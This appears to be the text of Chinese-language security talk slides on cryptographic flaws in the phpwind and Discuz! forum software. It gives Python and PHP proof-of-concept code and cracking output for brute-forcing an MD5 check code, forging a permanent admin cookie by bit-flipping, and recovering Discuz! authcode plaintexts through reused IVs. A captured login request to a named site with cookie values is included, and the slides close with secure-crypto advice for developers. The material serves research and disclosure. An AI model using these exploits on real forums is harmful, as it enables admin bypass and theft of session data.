
求解:　||

明文2 = 时间戳2 + md5(验证码2 + 时间戳2)　B

MD5 Rainbow Table !

Crack It!




```
D:\research\vulndb\phpwind>php crack_strcode.php
TimeStamp is: 1320392525

Guess Result is: 1320392598              83f77f3678918cedeaf2e6e69563a826
.......................................................................
.......................................................................
.......................................................................
.......................................................................
.......................................................................
.......................................CheckCode is: 2MY8W3

Counter is: 138253027
Spend Time: 866 Seconds
```

Bit-flipping Attack

E(A) xor E(B) = A xor B

A xor E(A) xor B = E(B)

万能钥匙

Global.php: gdconfirm()

```
code), 'cknum', 1800)) {
```

Common.php: safecheck()

```
function SafeCheck($cookieData, $pwdCode, $cookieName = 'AdminUser
  global $timestamp;
  if($timestamp - $cookieData[0] > $expire) {
    Cookie($cookieName, '', 0);
    return false;
  } elseif ($cookieData[2] != md5($pwdCode . $cookieData[0])) {
    $clearCookie && Cookie($cookieName, '', 0);
    return false;
  }
```

构造永久的验证码

Bit-flipping Attack:

A xor E(A) xor B = E(B)

构造时间:

$timestamp– $cookieData[0] < 0

永久验证码

```
plaintext1 = "1320392525"+"\t\t"+md5.new("QPG3W8"+"1320392525").hexdigest()
ciphertext1 = base64.b64decode("AQUFBVIJAwIKAzloVVFRAQAOBFcEBQUDCVQMBQlWBgxWBwIOBQFT

bigtime = "2000000000"
plaintext2 = bigtime+"\t\t"+md5.new("2MY8W3"+bigtime).hexdigest()
ciphertext2 = ''

for i in range(0,len(plaintext1)):
  ciphertext2 += chr(ord(plaintext1[i]) ^ ord(ciphertext1[i]) ^ ord(plaintext2[i]))

cookie = base64.b64encode(ciphertext2)
```

```
D:\research\vulndb\phpwind>python request_checkcode.py
<?xml version="1.0" encoding="gbk"?><ajax><![CDATA[0]]></ajax>
```

Discuz! authcode()

$keyc：IV

$ckey_length：IV长度

$keya: 产生加密密钥

$keyb: HMAC的key

验证时间有效性

```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {

    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_

    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
```

authcode()分析

IV

79uz_d57e_auth=d08fwJQZGV/
999z5qNLk5OTofp9dd2qDkWXVeg1RFQGwKicuA
Maih5M5aefx0ycOfLAc2jtZL/y3J7TpUh2GsAPl;

0000000000 67c38ee9eca0b04d ccccbbbb

时间戳（10bytes）

HMAC（16bytes）

明文（xx bytes）

authcode()安全性分析

Reused Key Attack：

IV一次一密，导致无法攻击成功

XOR_KEY = fn(IV, KEY)

Bit-flipping Attack：

HMAC导致无法构造任意密文

HMAC = fn(Plaintext, KEY)

```
substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16))
```

authcode() weak IV

IV默认长度为4（当前Discuz!版本）：

```
$ckey_length = 4;
```

使用穷举法建立IV字典（a-z0-9）：

36^4 = 1,679,616 个IV

当两次加密IV相同时，加密密钥也相同

-- 在WEP破解中，24bit IV在5小时遍历完

POC

已知:

```
define('UC_KEY','asdfasfas');

$plaintext1 = "2626";
$plaintext2 = "2630";

$cipher1 = authcode($plaintext1, "ENCODE" , UC_KEY);

$cipher2 = authcode($plaintext2, "ENCODE" , UC_KEY);
```

验证: **crack($cipher2) == $plaintext2**

POC

```
Collecting Dictionary(XOR Keys).
.............................................
............
Found key in dictionary!
keyc is: 6fe1
\106\118\15\22
\106\118\14\16

Dictionary Collecting Finished..
Collected 49144 XOR Keys

counter is:91000
crack time is: 64 seconds
crack result is :2630
```

收集密文与IV

```
POST /member.php?mod=logging&action=login&loginsubmit=yes
Host: photo003.com
Connection: keep-alive
Referer: http://photo003.com/home.php?mod=space&do=home
Content-Length: 63
Cache-Control: max-age=0
Origin: http://photo003.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-
Content-Type: application/x-www-form-urlencoded
Accept: application/xml,application/xhtml+xml,text/html;
Accept-Encoding: gzip,deflate,sdch
```

```
HTTP/1.1 200 OK

Connection: close
Date: Wed, 07 Sep 2011 03:59:11 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: PHP/5.2.6
Set-Cookie: 79uz_d57e_lastact=1315367951%09membe
Set-Cookie: 79uz_d57e_invite_auth=deleted; expir
Set-Cookie: 79uz_d57e_auth=d08fwJQZGV%2F999z5qNL
```

Birthday Attack

30人中

任意2人生日在特定一天(如12.7号):

$$1 - (364 / 365)^{30} \approx 7.9\%$$

任意2人生日相同:

接近 70%

```
def crack(plain1, cipher1
```

cmd.exe - python grab_cipher1.py

```
129    b8a7
130    e561
131    f407
132    ccb8
133    6c78
134    0a98
135    7063
136    5d7f
137    83f1
138    763e
139    9480
140    45aa
141    bbb3
142    b32e
143    a92b
144    28c2
145    975e
146    4bc3
147    c050
148    8e16
149    d24c
150    994f
151    686d
152    768b
```

cmd.exe - python grab_cipher2.py

```
104    a41d
105    0f88
106    78dc
107    e3ef
108    b642
109    1def
110    4c88
111    fc03
112    7acc
113    8087
114    ae50
115    b634
116    33b2
117    91e5
118    5556
119    fde9
120    8c58
121    4a9e
122    69dd
123    4fef
124    be75
125    1abf
126    f253
127    ff4c
```

cmd.exe

```
D:\research\vulndb\discuz>python crack_discuz_authcode.py

D:\research\vulndb\discuz>python crack_discuz_authcode.py
3b1d    3b1d

D:\research\vulndb\discuz>python crack_discuz_authcode.py
3b1d    3b1d

D:\research\vulndb\discuz>python crack_discuz_authcode.py
3b1d    3b1d

D:\research\vulndb\discuz>python crack_discuz_authcode.py
e43e    e43e
3b1d    3b1d
d6ff    d6ff
5c40    5c40
4bc3    4bc3

D:\research\vulndb\discuz>
```

```
r2 = c.fetchall()
if r1 and r2:
  for c1 in r1:
    for c2 in r2:
      if c1[1] == c2[1]:
        print c1[1] + '    ' + c2[1]
```

攻击authcode()？

Reused Key Attack：

IV一次一密，导致无法攻击成功

可以遍历IV，找到相同IV从而攻击成功

例：窃取Cookie后解密密文

Bit-flipping Attack：

HMAC导致无法构造任意密文

仍然是安全的

更多细节?

可以访问我的**blog**:

http://hi.baidu.com/aullik5

Or

Waiting for my new book……

开发建议

不要使用流密码

不要使用**ECB**模式

使用**CBC**模式的**AES-256**，或**Blowfish**

不要使用相同的**KEY**做不同的事情

注意**IV**的随机性

使用**HMAC-SHA512**代替**MD5**

Thanks!